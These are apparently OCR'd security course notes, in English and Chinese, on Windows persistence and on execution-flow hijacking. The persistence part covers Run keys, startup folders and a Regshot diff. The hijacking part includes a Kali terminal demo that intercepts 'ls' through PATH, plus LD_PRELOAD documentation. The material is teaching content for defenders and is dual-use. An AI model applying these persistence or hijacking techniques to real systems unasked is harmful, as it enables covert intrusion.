
- Hierarchical database (層次型資料庫)



Run Keys

The following run keys are created by default on Windows systems:


- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`



Startup Folder


- The startup folder path for the current user is
  - C:\Users\%Username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

- The startup folder path for all users is
  - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp



Autoruns.exe


- Microsoft Windows Sysinternals tools @ https://docs.microsoft.com/en-us/sysinternals/



Regshot.exe

- https://code.google.com/archive/p/regshot/downloads

1. 1st shot
2. Install Dropbox
3. 2nd shot
4. Compare



Regshot.exe Compare log

Created with Regshot 1.9.0 x64 ANSI

Comments:

Datetime: 2021/4/6 14:18:14 , 2021/4/6 14:27:10

Computer: LAPTOP-FVTV10HK , LAPTOP-FVTV10HK

Username: yun , yun

Keys deleted: 12

HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\D
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\b4
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\b4\474A91C
HKU\S-1-5-21-1664546936-3048488620-415182860-1001\SOFTWARE\Microsoft\Windows\Current
HKU\S-1-5-21-1664546936-3048488620-415182860-1001\SOFTWARE\Classes\Local Settings\MuiC
HKU\S-1-5-21-1664546936-3048488620-415182860-1001\SOFTWARE\Classes\Local Settings\MuiC
HKU\S-1-5-21-1664546936-3048488620-415182860-1001\SOFTWARE\Classes\Local Settings\Softv
HKU\S-1-5-21-1664546936-3048488620-415182860-1001_Classes\Local Settings\MuiCache\b4
HKU\S-1-5-21-1664546936-3048488620-415182860-1001_Classes\Local Settings\MuiCache\b4\47
HKU\S-1-5-21-1664546936-3048488620-415182860-1001_Classes\Local Settings\Software\Microsc
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\b4
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\b4\474A91C

Keys added: 802


HKLM\SOFTWARE\Classes*\shellex\ContextMenuHandlers\DropboxExt

HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\Dropbox: ""C:\Program Files (x86)\Dropbox\Client\Dropbox.exe" /systemstartup"
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce\GrpConv: "grpconv -o"

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

☑ Dropbox	Dropbox	(Verified) Dropbox, Inc	c:\program files (x86)\dropb

Startup Items



HIJACK EXECUTION FLOW

Path Interception by PATH Environment Variable
LD_PRELOAD
DLL Hijacking

Path Interception by PATH Environment Variable


```
┌──(kali㉿kali)-[~]
└─$ where ls
ls: aliased to ls --color=auto
/usr/bin/ls
/bin/ls

┌──(kali㉿kali)-[~]
└─$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

┌──(kali㉿kali)-[~]
└─$ cat ./ls
echo "~~~ ls intercepted by F08921a01 ~~~"
/usr/bin/ls $@

┌──(kali㉿kali)-[~]
└─$ PATH=/home/kali:$PATH

┌──(kali㉿kali)-[~]
└─$ where ls
ls: aliased to ls --color=auto
/home/kali/ls
/usr/bin/ls
/bin/ls

┌──(kali㉿kali)-[~]
└─$ ls
~~~ ls intercepted by F08921a01 ~~~
cLnzvzgM.jpeg  Documents  ls      my_pass.txt  Public            Templates
Desktop        Downloads  Music   Pictures     SMBGhost_RCE_PoC  Videos

┌──(kali㉿kali)-[~]
└─$ echo $PATH
/home/kali:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/ga
```

1. Edit ./ls
2. *chmod +x ./ls*
3. *ls*
4. *where ls*
5. *echo $PATH*
6. *cat ./ls*
7. *PATH=/home/kali:$PATH*
8. *where ls*
9. *ls*

Screenshot-01

Static/Shared library

- 靜態
  - 副檔名：.a (Linux)、.lib (Windows)
  - 編譯時期就把函式庫直接連結 (link) 到程式 (program) 中，而且是直接把函式庫中的目的碼直接貼到主程式中
  - 優點：一個執行檔就可以執行不需要依靠其他檔案。
- 動態
  - 副檔名：.so (Linux)、.dll (Windows)、.dylib (OS X)
  - 在執行時期才載入 (load) 到記憶體中，主程式中只有記錄簡單的參考位置，執行時期再呼叫使用。
  - 優點：主程式體積小。可以達到熱抽換，也就是更換新的動態函式庫時，主程式大部分是不需要重新編譯。



.a (archive)、.so (shared object)、.dll (dynamic-link library)


LD_PRELOAD

- LD_PRELOAD 是一個環境變量，用來設定優先加載的動態函式庫
- /etc/ld.so.preload 檔案裡的動態函式庫，也會優先加載 (system-wide effect)
  - *man ld.so*

```
LD_PRELOAD
       A list of additional, user-specified, ELF shared objects to be loaded before all  others.
       This feature can be used to selectively override functions in other shared objects.

       The  items  of the list can be separated by spaces or colons, and there is no support for
       escaping either separator.  The objects are searched for using the rules given under  DE-
       SCRIPTION.  Objects are searched for and added to the link map in the left-to-right order
       specified in the list.

       In secure-execution mode, preload pathnames containing slashes are ignored.  Furthermore,
       shared  objects  are preloaded only from the standard search directories and only if they
       have set-user-ID mode bit enabled (which is not typical).

       Within the names specified in the LD_PRELOAD list, the dynamic linker understands the to-
       kens  $ORIGIN,  $LIB, and $PLATFORM (or the versions using curly braces around the names)
       as described above in Dynamic string tokens.  (See also the discussion of  quoting  under
       the description of LD_LIBRARY_PATH.)

       There  are various methods of specifying libraries to be preloaded, and these are handled
       in the following order:

       (1) The LD_PRELOAD environment variable.

       (2) The --preload command-line option when invoking the dynamic linker directly.

       (3) The /etc/ld.so.preload file (described below).
```

